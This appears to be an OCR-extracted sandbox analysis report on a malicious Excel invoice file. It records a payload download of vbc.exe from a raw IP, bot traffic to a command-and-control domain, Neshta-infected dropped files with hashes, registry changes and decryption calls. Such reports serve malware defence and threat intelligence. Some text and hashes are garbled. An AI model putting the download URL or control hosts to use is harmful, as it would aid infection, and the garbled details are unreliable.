Connects to remote URL or IP address	•••	Connection: — <aksfidd8†8œkx90œñ²2đœ—²°đ²2śñ\x8f—\x8f:80 "r\ncontent-type:="" *="" 1.0\r\nuser-agent:="" 193lr\nconnection:="" 1c50d694lr\ncontent-length:="" 4.08="" [charon;="" application="" binary\r\ncontent-key:="" close\r\n\r\n<="" content:="" http="" inferno]\r\nhost:\r\naccept:="" mlr\ncontent-encoding:="" mozilla="" octet-strea="" post="" td=""></aksfidd8†8œkx90œñ²2đœ—²°đ²2śñ\x8f—\x8f:80>			
Connects to remote URL or IP address	•••	Connection: —<\x8f\dD\\$1\\$ce\x90CE\\^2\Dce\-2"\D"2\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\			
Connects to remote URL or IP address	•••	Connection: 107.173.219.35:80 Content: GET /svch/vbc.exe HTTP/1.1\nAccept: */"\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729]\r\nHost: 107.173.219.35\r\nConnection: Kee p-Alive\r\nIr\n			
Connects to remote URL or IP address	•	http://107.173.219.35/svch/vbc.exe			
Connects to remote URL or IP address	•	http://107.173.219.35/svch/vbc.exe			
Listens on port	•	0.0.0.049424			
Exhibits bot behavior	•••	Threat Description: ZBOT - HTTP (Request) - Variant 4 Host: eyecos.ga IP: 34.118.106.49 Port: 80 Rule ID: 1179			
Exhibits bot behavior	•••	Threat Description: LOKI - HTTP (Request) Host: eyecos.ga IP: 34.118.106.49 Port: 80 Rule ID: 2157			
Exhibits bot behavior	•••	Threat Description: FAREIT - HTTP (Request) Host: eyecos.ga IP: 34.118.106.49 Port: 80 Rule ID: 1047			

▼ Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
107.173.219.35	80	-	-	-	INVOICE#1191189.xlsx

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
107.173.219.35	-	53	-	-	-	INVOICE#1191189.xlsx
eyecos.ga	34.118.106.49	53	-	No risk	-	INVOICE#1191189.xlsx
www.microsoft.com	104.103.65.218	53	-	No risk	-	INVOICE#1191189.xlsx
eyecos.ga	34.118.106.49	80	-	-	-	INVOICE#1191189.xlsx

URL	Site Category	Risk Level	Threat	Accessed By
http://107.173.219.35/svch/vbc.exe	Malware Accomplice	High	TROJAN_SPY.WRS	INVOICE#1191189.xlsx

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc.exe	High	PE_NESHTA.A	Drops known malware	http://107.173.219.35/svch/vbc.ex ehttp://107.173.219.35/svch/vbc.e xe	933888	10CED31EC4895E6E1A76684D64BFF42717 C19E30
svchost.com	High	PE_NESHTA.A-O	Drops known malware	-	41472	299399C5A2403080A5BF67FB46FAEC21002 5B36D
5EB4F7.exe	High	PE_NESHTA.A	Drops known malware	http://107.173.219.35/svch/vbc.ex ehttp://107.173.219.35/svch/vbc.e xe	933888	10CED31EC4895E6E1A76684D64BFF42717 C19E30
vbc[1].exe	High	PE_NESHTA.A	Drops known malware	http://107.173.219.35/svch/vbc.ex	933888	10CED31EC4895E6E1A76684D64BFF42717 C19E30
gui-64.exe	High	PE_NESHTA.A	Drops known malware	-	116736	FE57A5EA7A25705871A93716A3CD3ADA8B B9ED4B
cli.exe	High	PE_NESHTA.A	Drops known malware	-	107008	F34CBE71CE66B1D5E77948B870F3D7FE62 D3020F
cli-64.exe	High	PE_NESHTA.A	Drops known malware	-	116224	3519EE845D449B8CADCE120267599D8A76 EE5036
w64.exe	High	PE_NESHTA.A	Drops known malware	-	141312	0326FC36EF417BD219013622A8F3571AC45 DB324
wininst-14.0.exe	High	PE_NESHTA.A	Drops known malware	-	499712	AC01D0E2438BE2DB7ED11BC0E1556CA85 C01800E
FileCoAuth.exe	High	PE_NESHTA.A	Drops known malware	-	222920	C9727A4E7218BE71DDCE6C8B09E8D2A6E BEF8072

▼ Suspicious Objects

Туре	Object	Risk Level
File (SHA1)	F34CBE71CE66B1D5E77948B870F3D7FE62D3020F	High
File (SHA1)	512C482E0361EB9964CD1B5118913F7EDCD05097	High
File (SHA1)	951125979E16B3AE92860B8BB775F5F11B60989F	High
File (SHA1)	AC01D0E2438BE2DB7ED11BC0E1556CA85C01800E	High
File (SHA1)	031465AB1EEBBAC1256FF1498D36E5BA47AAFA1A	High
File (SHA1)	BEE5F53EBC5040C3B2D3311EF883286063ACD2FF	High
File (SHA1)	D55AAEA51640E73DB667C73FAC367B7F9613C17D	High
File (SHA1)	E4AF639B6AC6031575AD48D039C8A74227E95EFD	High
File (SHA1)	D9B00F96D3721C8913B6E642975E3B480F41C739	High
File (SHA1)	10DF5EC7369F085450183975544C8931BBD654C0	High
File (SHA1)	CCC5D9070C7A5B514BE03AA1B8D622CF78CAB95D	High
File (SHA1)	F4C13AEDA5EB94B5E8BB46F6A64F95FDB22A32EF	High
File (SHA1)	A90432EA9D24EFB9FDE07FC7300825165CC7DA43	High
File (SHA1)	8590465782AF130B70FDA770EC188F7BFB73B00C	High
File (SHA1)	A08E7E9725627CB9B0863650A2A7179E2126AA6E	High
File (SHA1)	299399C5A2403080A5BF67FB46FAEC210025B36D	High
File (SHA1)	A584E89482FC65F47CABDD6032B82D85D7E3F33D	High
File (SHA1)	C9727A4E7218BE71DDCE6C8B09E8D2A6EBEF8072	High
File (SHA1)	7C70CFAD7420E14F6DDF5418F959BCFE242887C0	High
URL	http://107.173.219.35:80/svch/vbc.exe	High
File (SHA1)	10CED31EC4895E6E1A76684D64BFF42717C19E30	High
File (SHA1)	0AC8A39D74953CBB03A7F6964D59117703FB1C23	High
File (SHA1)	0326FC36EF417BD219013622A8F3571AC45DB324	High
File (SHA1)	9548D7F60DE9891F3482C97E2F7A1B0058B4298E	High
File (SHA1)	22BA2BED8C0BC744907D0E0401262EF552D1715E	High
File (SHA1)	3519EE845D449B8CADCE120267599D8A76EE5036	High
File (SHA1)	6A692DF2A6A7EC40981B3E496C1648E7D31F9937	High
File (SHA1)	32B0E71AF46F3952561640EBE524B74DFB8AB3BF	High
File (SHA1)	6E3841A0FDD845CBD54153E23DE7E2C68601205A	High
File (SHA1)	E535C2F2EA7E325E06DD3F55D3927C2D741D5B4C	High
File (SHA1)	7CFBBEC6D4E3BF3F8A05C275C0DF40D223EB8A7B	High
File (SHA1)	FE57A5EA7A25705871A93716A3CD3ADA8BB9ED4B	High
File (SHA1)	CAD49F594E5452A89484DFA271F6FD567B11112F3	High
File (SHA1)	537C0A70021D4725D44FBE401E4DFAAF19D53CD9	High

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 107.173.219.35		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://107.173.219.35/svch/vbc.exe Threat Name: TROJAN_SPY.WRS		
Detection	Threat Characteristic: Exhibits bot behavior Threat Description: ZBOT - HTTP (Request) - Variant 4 Host: eyecos.ga IP: 34.118.106.49 Port: 80 Rule ID: 1179		
Detection	Threat Characteristic: Exhibits bot behavior Threat Description: LOKI - HTTP (Request) Host: eyecos.ga IP: 34.118.106.49 Port: 80 Rule ID: 2157		
Detection	Threat Characteristic: Exhibits bot behavior Threat Description: FAREIT - HTTP (Request) Host: eyecos.ga IP: 34.118.106.49 Port: 80 Rule ID: 1047		
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.X97M.CVE201711882.XQUOOWZ Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA_A File Name: vbc.exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA_A-O File Name: svchost.com SHA1: 299399C5A2403080A5BF67FB46FAEC210025B36D Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		

Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: 5EB4F7.exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: vbc[1].exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: gui-64.exe SHA1: FE57A5EA7A25705871A93716A3CD3ADA8BB9ED4B Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: cli.exe SHA1: F34CBE71CE66B1D5E77948B870F3D7FE62D3020F Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: cli-64.exe SHA1: 3519EE845D449B8CADCE120267599D8A76EE5036 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: w64.exe SHA1: 0326FC36EF417BD219013622A8F3571AC45DB324 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-14.0 exe SHA1: AC01D0E2438BE2D87ED11BC0E1556CA85C01800E Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: FileCoAuth.exe SHA1: C9727A4E7218BE71DDCE6C8B09E8D2A6EBEF8072 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: w32.exe SHA1: CCC5D9070C7A5B514BE03AA1B8D622CF78CAB95D Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-7.1.exe SHA1: 6A692DF2A6A7EC40981B3E496C1648E7D31F9937 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: DismHost.exe SHA1: A08E7E9725627CB980863650A2A7179E2126AA6E Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: OneDriveStandaloneUpdater.exe SHA1: D55AAEA51640E73DB667C73FAC367B7F9613C17D Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A Fille Name: wininst-10.0.exe SHA1: 8590465782AF130B70FDA770EC188F7BFB73B00C Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	

Detection	Threat Characteristic: Drops known malware Source: ATSE	
	Detection Name: PE_NESHTA.A File Name: FileSyncConfig.exe	
	SHA1: 6E3841A0FDD845CBD54153E23DE7E2C68601205A	
	Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE	
	Detection Name: PE_NESHTA.A File Name: pythonw.exe	
	SHA1: 22BA2BED8C0BC744907D0E0401262EF552D1715E Engline Version: 12.500.1008	
	Engine Version: 12.500.1006 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE	
	Detection Name: PE_NESHTA.A File Name: easy_install-3.8.exe	
	SHA1: D9B00F96D3721C8913B6E642975E3B480F41C739	
	Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE	
	Detection Name: PE_NESHTA.A	
	File Name: pip.exe SHA1: E535C2F2EA7E325E06DD3F55D3927C2D741D5B4C	
	Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE	
	Solitie: ATSI Detection Name: PE_NESHTA.A File Name: cli-32.exe	
	SHA1: F34CBE71CE66B1D5E77948B870F3D7FE62D3020F	
	Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE	
	Detection Name: PE_NESHTA.A File Name: pip3.exe	
	SHA1: E535C2F2EA7E325E06DD3F55D3927C2D741D5B4C	
	Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE	
	Detection Name: PE_NESHTA.A File Name: 132.exe	
	SHA1: 537C0A70021D4725D44FBE401E4DFAAF19D53CD9 Engline Version: 12.500.1008	
	Malware Pattern Version: 16,769.92	
Detection	Threat Characteristic: Drops known malware	
	Source: ATSE Detection Name: PE_NESHTA.A	
	File Name: gui.exe SHA1: 7CFBBEC6D4E3BF3F8A05C275C0DF40D223EB8A7B	
	Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware	
	Source: ATSE Detection Name: PE_NESHTA.A	
	File Name: gui-32.exe SHA1: 7CFBBEC6D4E3BF3F8A05C275C0DF40D223EB8A7B	
	Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware	
	Source: ATSE Detection Name: PE_NESHTA.A	
	File Name: wininst-9.0-amd64.exe SHA1: 951125979E16B3AE92860B8BB775F5F11B60989F	
	Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE	
	Detection Name: PE_NESHTA.A	
	File Name: wininst-9.0.exe SHA1: 7C70CFAD7420E14F6DDF5418F959BCFE242887C0	
	Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE	
	Solide: ATSL Detection Name: PE_NESHTA.A File Name: easy_install.exe	
	SHA1: D9B00F96D3721C8913B6E642975E3B480F41C739	
	Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE	
	Detection Name: PE_NESHTA.A File Name: wininst-6.0.exe	
	SHA1: CAD49F594E5452A89484DFA271F6FD567B1112F3	
	Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	

Detection	Threat Characteristic: Drops known malware Source: ATSE	
	Detection Name: PE_NESHTA.A File Name: python.exe	
	SHA1: BEE5F53EBC5040C3B2D3311EF883286063ACD2FF	
	Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE	
	Detection Name: PE_NESHTA.A	
	File Name: python_icon.exe SHA1: 512C482E0361EB9964CD1B5118913F7EDCD05097	
	Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware	
	Source: ATSE Detection Name: PE NESHTA.A	
	File Name: python-3.8.0-amd64.exe	
	SHA1: 0AC8A39D74953CBB03A7F6964D59117703FB1C23 Engine Version: 12.500.1008	
	Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE	
	Detection Name: PE_NESHTA.A File Name: OneDrive.exe	
	SHA1: A584E89482FC65F47CABDD6032B82D85D7E3F33D	
	Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware	
	Source: ATSE Detection Name: PE_NESHTA.A	
	File Name: wininst-14.0-amd64.exe SHA1: F4C13AEDA5E894B5E8BB46F6A64F95FDB22A32EF	
	Engine Version: 12.500.1008	
Detection	Malware Pattern Version: 16.769.92 Threat Characteristic: Drops known malware	
	Source: ATSE	
	Detection Name: PE_NESHTA.A File Name: pip3.8.exe	
	SHA1: E535C2F2EA7E325E06DD3F55D3927C2D741D5B4C Engine Version: 12.500.1008	
	Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE	
	Detection Name: PE_NESHTA.A	
	File Name: t64.exe SHA1: E4AF639B6AC6031575AD48D039C8A74227E95EFD	
	Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware	
	Source: ATSE Detection Name: PE NESHTA.A	
	File Name: wininst-10.0-amd64.exe	
	SHA1: 031465AB1EEBBAC1256FF1498D36E5BA47AAFA1A Engine Version: 12.500.1008	
D. C.	Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE	
	Detection Name: PE_NESHTA.A File Name: python.exe	
	SHA1: 9548D7F60DE9891F3482C97E2F7A1B0058B4298E	
	Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE	
	Detection Name: PE_NESHTA.A	
	File Name: pythonw.exe SHA1: 10DF5EC7369F085450183975544C8931BBD654C0	
	Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Malware Pattern Version: 16.769.92 Threat Characteristic: Drops known malware	
	Source: ATSE Detection Name: PE_NESHTA.A	
	File Name: wininst-8.0.exe	
	SHA1: A90432EA9D24EFB9FDE07FC7300825165CC7DA43 Engine Version: 12.500.1008	
	Malware Pattern Version: 16.769.92	
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\\Value: None	444
Add Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\Startup tems\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\Startup tems\\$> Value: None	444
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\000051191100000000000000000000000000000	444
Maile Desirte V	C\Usage\EXCELFiles Value: 52ca0018	444
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\000051191100000000000000000000000000000	444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off	444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On	444
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None	444
Delete Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Exce\MTTT Value: None	444
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, 784f8b8, 0) Return: 0	444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None	444
Weite Beginter Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None	444
Write Registry Key	,	

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\[Excel\Resiliency\Startup\tems\a\\$> Value: None	444
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\[Excel\Resiliency\Startup tems\\Value:\None	444
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Exce\Resiliency\Value: None	444
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Exce\Resiliency\Value: None	444
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\[Excel\Resiliency\Startup\]tems\ Value: None	444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\[Exce\Resiliency\Startup\tems\',> Value: None	444
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\[Exce\Resiliency\]DocumentRecovery\ Value: None	444
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\[Excel\Resiliency\]DocumentRecovery\1D0080\ Value: None	444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\[Exce\Resiliency\DocumentRecovery\1D0080\1D0080\1D0080 Value: None	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, S, 16, 0, , 0, S, 16, 16736972, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, 5öFτ, 32, 0, , 0, 5öFτ, 32, 16736972, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, PK, 4096, 0, , 0, PK, 4096, 16737412, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ÿB/-³9¯á¥œzJ^~€þ, 2160, 0, , 0, ÿB/-³9¯á¥œzJ^~€þ, 2160, 16736768, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, PK, 4096, 0, , 0, PK, 4096, 16734824, 0) Return: 0	444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D0080\1D0080 Value: None	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, âœ&]ñ, 4096, 0, , 0, âœ&]ñ, 4096, 16734472, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ïæH?lik, 4096, 0, , 0, ïæH?lik, 4096, 16734472, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ä~\ÉfN, 4096, 0, , 0, ä~\ÉfN, 4096, 16734472, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ÿ, 4096, 0, , 0, ÿ, 4096, 16734472, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, š'ý), 4096, 0, , 0, š'ý), 4096, 16734472, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, 1% s ™, 4096, 0, 0, 1, 1, 4096, 16734472, 0) Return: 0	444
		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Çp6—Lö=9%ñēcüöā, 4096, 0, , 0, Çp6—Lö=9%ñēcüöā, 4096, 16734472, 0) Return: 0	
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, *?, 4096, 0, , 0, *?, 4096, 16734472, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16734472, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, (ôÉ=a, 4096, 0, 0, (ôÉ=a, 4096, 16734472, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, I<5, 4096, 0, , 0, I<5, 4096, 16734472, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, }, 4096, 0, , 0, }, 4096, 16734472, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90,]—p, –Ÿ¹];€, 4096, 0, , 0,]—p, –Ÿ³];€, 4096, 16734472, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16734472, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, pü9'Øs, ";öŽS, 4096, 0, , 0, pü9'Øs, ";öŽS, 4096, 16734472, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, PK, 4096, 0, , 0, PK, 4096, 16735952, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16736116, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, pü9'Øs, ;öŽS, 4096, 0, , 0, pü9'Øs, ;öŽS, 4096, 16735332, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, 1¾ S™/, 4096, 0, , 0, 1¾ S™/, 4096, 16732816, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16735500, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, óý ŠLw¬Â-e zc²l M(OçĐEJäi, 4096, 0, , 0, óý ŠLw¬Â-e zc²l M(OçĐEJäi, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, a_, 4096, 0, , 0, a_, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Ñö‰oÉWéä¢é, 4096, 0, , 0, Ñö‰oÉWéä¢é, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ±/, 4096, 0, , 0, ±/, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ¾]{k³X§+, 4096, 0, , 0, ¾]{k³X§+, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, §É€aµš%Öt…++&, 4096, 0, , 0, §É€aµš%Öt…++&, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, øü, 4096, 0, , 0, øü, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, '&^\', 'ýDājs6òf/eOD, 4096, 0, , 0, '&^\', 'ýDājs6òf/eOD, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, — ¼f»ù¾û\À,¼*, 4096, 0, , 0, — ¼f»ù¾û\À,¼*, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ⇀†KiGG, 4096, 0, , 0, ⇀†KiGG, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, bY1/4_Æäl, 4096, 0, , 0, bY1/4_Æäl, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, mÊ-, 4096, 0, , 0, mÊ-, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ½ĺt, iÈhūZ\‰ÔĖò,°—\r<\>+>, 4096, 0, , 0, ½ĺt, iÈhūZ\‰ÔĖò,°—\r<\>+>, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ¢3è ¿›ôŰF,—ât, 4096, 0, 0, ¢\$è ¿›ôŰF,—ât, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ¢5e 2/0A-r,—at, 4090, 0, , 0, ¢5e 2/0A-r,—at, 4090, 10730708, 0) Return: 0 API Name: BCryptDecrypt Args: (2c7fe90, ôTÈ*¶ĎKùÁ:3v, 4096, 0, , 0, òTÈ*¶ĎKùÁ:3v, 4096, 16730788, 0) Return: 0	444
		444
Call System API Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0	444
	API Name: BCryptDecrypt Args: (2c7fe90, û@Ø, 4096, 0, , 0, û@Ø, 4096, 16730788, 0) Return: 0	
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Á?.yn?wÚ, 4096, 0, , 0, Á?.yn?wÚ, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Å, 4096, 0, 0, Å, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Å.89, 4096, 0, , 0, Å.89, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, <1£0*c/J, 4096, 0, , 0, <1£0*c/J, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, «0À_êRÌð6"], 4096, 0, , 0, «0À_êRÌð6"], 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Áý, 4096, 0, , 0, Áý, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ç'a½=i@×þ¥äZ&M1/d?ÊÅ_6, 4096, 0, , 0, ç'a½=i@×þ¥äZ&M1/d?ÊÅ_6, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ²E, 4096, 0, , 0, ²E, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ÓÙ×¶º, 4096, 0, , 0, ÓÙ×¶º, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ~b ä, 4096, 0, , 0, ~b ä, 4096, 16730788, 0) Return: 0	444
